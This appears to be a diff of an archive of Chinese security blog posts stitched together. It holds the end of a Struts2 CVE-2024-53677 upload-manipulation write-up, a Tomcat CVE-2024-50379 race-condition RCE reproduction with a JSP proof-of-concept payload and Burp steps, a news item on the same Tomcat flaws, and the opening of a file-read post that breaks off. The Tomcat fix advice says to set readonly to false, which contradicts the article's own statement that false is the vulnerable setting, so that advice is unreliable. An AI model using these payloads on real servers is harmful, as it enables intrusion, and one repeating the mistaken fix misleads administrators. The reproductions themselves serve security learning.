||||
|
||||

|
||||
|
||||
为了完成文件名的修改,我们依旧需要在参数名与文件上传参数不一致的前提下,通过Ognl参数绑定过程对文件名做修改。
|
||||
|
||||
在Struts2中默认的实现为OgnlValueStack,Struts2在执行一次请求的过程中会把当前的Action对象自动存入值栈中,我们可以使用[0]获取整个栈对象,为方便显示转换为String对象,调用其 toString()方法输出对象信息,可以看到栈顶元素即为我们的Action对象。
|
||||
|
||||
具体可以参考文章
|
||||
> https://blog.csdn.net/ambow_cq/article/details/7458810
|
||||
|
||||
|
||||

|
||||
|
||||
因此我们可以使用top关键词直接获取到栈顶的Action对象,从而获取到FileName参数。
|
||||
|
||||

|
||||
|
||||
我们可以尝试使用[0].top.UploadFilename来对文件名做修改,但从返回结果来看并没有成功。
|
||||
|
||||

|
||||
|
||||
利用前面提到的文章中的思路
|
||||
|
||||

|
||||
|
||||
[0].top等价于top,利用该方法再测试一遍,上传成功。
|
||||
|
||||

|
||||
## 修复建议
|
||||
|
||||
**官方建议:**
|
||||
|
||||
升级Apache Struts2版本:官方推荐的最直接和有效的修复方法是升级到已修复该漏洞的版本。
|
||||
|
||||
升级到6.4.0或更新的版本。
|
||||
|
||||
这样可以确保您使用的是包含安全修复的版本,从而防止攻击者利用该漏洞进行路径穿越攻击和远程代码执行。
|
||||
|
||||
**非官方建议(适用于不敢升级的情况):**
|
||||
|
||||
重写文件上传逻辑:如果您的组织因为兼容性或其他原因无法立即升级到最新版本的Apache Struts2,您可以考虑重写文件上传逻辑,以确保上传的文件被正确处理和存储。
|
||||
|
||||
具体步骤如下:
|
||||
-
|
||||
参数验证
|
||||
:在文件上传之前,严格验证上传的文件类型和大小,确保它们符合预期的格式和限制。
|
||||
|
||||
-
|
||||
路径穿越防御
|
||||
:确保上传的文件名不包含路径遍历字符(如../),这可以通过在服务器端对文件名进行清理和验证来实现。
|
||||
|
||||
-
|
||||
文件存储位置
|
||||
:将上传的文件存储在非Web根目录下,以防止直接通过URL访问这些文件。
|
||||
|
||||
-
|
||||
使用新的拦截器
|
||||
:根据官方文档,使用org.apache.struts2.interceptor.ActionFileUploadInterceptor作为文件上传的处理拦截器,这个新的拦截器可能包含了针对此类漏洞的防御机制。
|
||||
|
||||
-
|
||||
禁用不必要的功能
|
||||
:如果可能,禁用Struts2框架中不必要的功能,特别是那些与文件上传相关的功能,以减少攻击面。
|
||||
|
||||
-
|
||||
监控和日志记录
|
||||
:增强监控和日志记录机制,以便及时发现和响应可疑的文件上传活动。
|
||||
|
||||
这些建议可以帮助您在不升级Apache Struts2版本的情况下,尽可能地减少CVE-2024-53677漏洞带来的风险。然而,官方推荐的升级到最新版本始终是好的修复办法,因为它包含了最新的安全修复和改进。
|
||||
## 参考连接
|
||||
```
|
||||
https://struts.apache.org/core-developers/action-file-uploadhttps://github.com/XiaomingX/CVE-2024-53677-S2-067https://blog.csdn.net/ambow_cq/article/details/7458810https://www.cnblogs.com/hetianlab/p/18084560https://y4tacker.github.io/
|
||||
```
|
||||
|
||||
@@ -0,0 +1,164 @@
|
||||
# Tomcat RCE | CVE-2024-50379条件竞争RCE复现,带视频教程及POC
|
||||
原创 犀利猪 犀利猪安全 2024-12-19 06:20
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
**0x00 漏洞描述**
|
||||
|
||||
此漏洞仅存在于Windows系统,当Tomcat的
|
||||
readonly 参数被设置为 false(默认为true),允许使用 PUT 方法上传文件时,攻击者能够上传包含恶意 JSP 代码的文件,并通过条件竞争来多次发送请求,触发 Tomcat 进行解析和执行,最终实现远程代码执行
|
||||
。
|
||||
```
|
||||
Apache Tomcat 11.0.0-M1 - 11.0.1
|
||||
Apache Tomcat 10.1.0-M1 - 10.1.33
|
||||
Apache Tomcat 9.0.0.M1 - 9.0.97
|
||||
```
|
||||
|
||||

|
||||
|
||||
**0x01 环境搭建**
|
||||
|
||||

可在如下地址进行环境下载,选择漏洞范围内版本:
|
||||
```
|
||||
https://archive.apache.org/dist/tomcat/tomcat-9/
|
||||
https://archive.apache.org/dist/tomcat/tomcat-9/v9.0.97/bin/
|
||||
```
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||


安装好后可访问8080端口,看是否安装成功。随后来到Tomcat安装目录下的 conf/web.xml ,增加修改其配置,然后重启Tomcat:
|
||||
```
|
||||
<servlet>
|
||||
<servlet-name>default</servlet-name>
|
||||
<servlet-class>org.apache.catalina.servlets.DefaultServlet</servlet-class>
|
||||
<init-param>
|
||||
<param-name>readonly</param-name>
|
||||
<param-value>false</param-value>
|
||||
</init-param>
|
||||
<init-param>
|
||||
<param-name>listings</param-name>
|
||||
<param-value>false</param-value>
|
||||
</init-param>
|
||||
<load-on-startup>1</load-on-startup>
|
||||
</servlet>
|
||||
```
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
**0x02 漏洞复现**
|
||||
|
||||
访问页面,抓取数据包:
|
||||
|
||||

|
||||
|
||||
在Burp的Repeater中新建一个组,后续在这个组中再进行多次发送到Repeater,这些包就会规划到分组里:
|
||||
|
||||

|
||||
|
||||
建议前两个包使用GET请求,不同的文件名,我这里使用xlz1和xlz2作为文件名:
|
||||
|
||||

|
||||
|
||||
后面再发4个包到分组中,使用PUT请求。这里一定要注意的是,在PUT请求中,文件名后缀我们更改一个**字母为大写,即为:.Jsp**。漏洞POC如下,插入到PUT请求后:
|
||||
```
|
||||
aa<% Runtime.getRuntime().exec("calc.exe");%>
|
||||
```
|
||||
|
||||

|
||||
|
||||
这是由于在 Windows 系统中,文件名不区分大小写(.Jsp与.jsp被视为同一个文件),当文件写入和访问同时发生时就会导致
|
||||
JSP 文件被写入时触发编译,
|
||||
在文件被完全编译成.class文件并删除前,其中某些访问可能会跳过完整检查,导致触发代码执行。
|
||||
|
||||

|
||||
|
||||
PUT请求中的文件名,需要跟GET请求中的文件名一致,除了后缀进行大写外,无变化。接下来,我们点击设置并选择组发送:
|
||||
|
||||

|
||||
|
||||
然后进行多次发包,我这里一共发了四次:
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
**0x03 复现视频**
|
||||
|
||||
全程复现视频如下,自行观看:
|
||||
|
||||
|
||||

|
||||
|
||||
**0x04 文后总结**
|
||||
|
||||
实战能不能利用就看运气了,复现咱得会。
|
||||
|
||||
**修复建议**
|
||||
|
||||
1、升级Tomcat版本为非漏洞版本范围;
|
||||
|
||||
2、
|
||||
设置
|
||||
readonly 为 false
|
||||
```
|
||||
<init-param>
|
||||
<param-name>readonly</param-name>
|
||||
<param-value>false</param-value>
|
||||
</init-param>
|
||||
```
|
||||
|
||||
|
||||
|
||||
|
||||
(
|
||||
|
||||
**END**
|
||||
|
||||
)
|
||||
|
||||
|
||||
|
||||
|
||||
**!扫码添加哦!**
|
||||
|
||||
**联系进群即可,群内可交流技术**
|
||||
|
||||
|
||||
|
||||
**免责声明**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**文章**
|
||||
**内容仅限授权测试或学习使用**
|
||||
|
||||
**请勿进行非法的测试或攻击******
|
||||
|
||||
利用本账号所发文章**进行直接或间接的非法行为**均由操作者本人负全责**犀利猪安全及文章对应作者**
|
||||
|
||||
**不为此承担任何责任**
|
||||
|
||||
**文章来自互联网或原创**
|
||||
|
||||
**如有侵权可联系我方进行删除**
|
||||
|
||||
**并诚挚的跟您说声抱歉**
|
||||
|
||||
|
||||
|
||||
犀利猪安全,带你上高速
|
||||
|
||||
@@ -0,0 +1,58 @@
|
||||
# Apache Tomcat高危漏洞曝光,远程代码执行风险需警惕
|
||||
看雪学苑 看雪学苑 2024-12-19 09:59
|
||||
|
||||
近期,Apache Tomcat,这款广泛使用的开源Web服务器和servlet容器,被披露存在两个严重的安全漏洞。这些漏洞可能使攻击者远程执行代码,甚至引发服务拒绝攻击,对企业信息系统安全构成严重威胁。
|
||||
|
||||
|
||||
Apache软件基金会紧急发布了针对Apache Tomcat的补丁,以修复这两个被标识为CVE-2024-50379和CVE-2024-54677的漏洞,并强烈建议用户立即升级到最新版本以增强系统安全性。
|
||||
|
||||
|
||||
CVE-2024-50379是一个“重要”级别的漏洞,影响了多个版本的Apache Tomcat,包括11.0.0-M1至11.0.1、10.1.0-M1至10.1.33以及9.0.0.M1至9.0.97。该漏洞允许在特定条件下远程代码执行,攻击者可以利用并发读取和上传操作中的竞态条件,如果默认的servlet配置了写权限,且文件系统不区分大小写,攻击者就能上传文件并使其被错误地当作JSP文件执行。
|
||||
|
||||
|
||||
另一个被分类为“低”级别的CVE-2024-54677漏洞,虽然看似威胁不大,但同样不容忽视。它影响了相同版本的Apache Tomcat,由于Tomcat提供的示例Web应用程序未能限制上传数据的大小,攻击者可以通过上传大量数据触发内存溢出错误,导致服务拒绝。
|
||||
|
||||
|
||||
值得注意的是,默认情况下,示例Web应用程序仅允许从本地主机访问,这在一定程度上限制了潜在的攻击范围。然而,安全研究人员Elysee Franchuk、Nacl、WHOAMI、Yemoli和Ruozhi以及Tomcat安全团队发现的这些漏洞,提醒我们必须重视定期的安全审计和及时的补丁更新。
|
||||
|
||||
|
||||
|
||||
|
||||
资讯来源:
|
||||
cybersecuritynews
|
||||
|
||||
转载请注明出处和本文链接
|
||||
|
||||
|
||||
|
||||
﹀
|
||||
|
||||
﹀
|
||||
|
||||
﹀
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**球分享**
|
||||
|
||||

|
||||
|
||||
**球点赞**
|
||||
|
||||

|
||||
|
||||
**球在看**
|
||||
|
||||
****
|
||||
****
|
||||
|
||||

|
||||
|
||||
戳
|
||||
“阅读原文
|
||||
”
|
||||
一起来充电吧!
|
||||
|
||||
@@ -0,0 +1,50 @@
|
||||
# 【1day】某家政上门预约小程序系统存在前台任意文件读取漏洞
|
||||
原创 Mstir 星悦安全 2024-12-19 05:26
|
||||
|
||||

|
||||
|
||||
点击上方
|
||||
蓝字
|
||||
关注我们 并设为
|
||||
星标
|
||||
## 0x00 前言
|
||||
|
||||
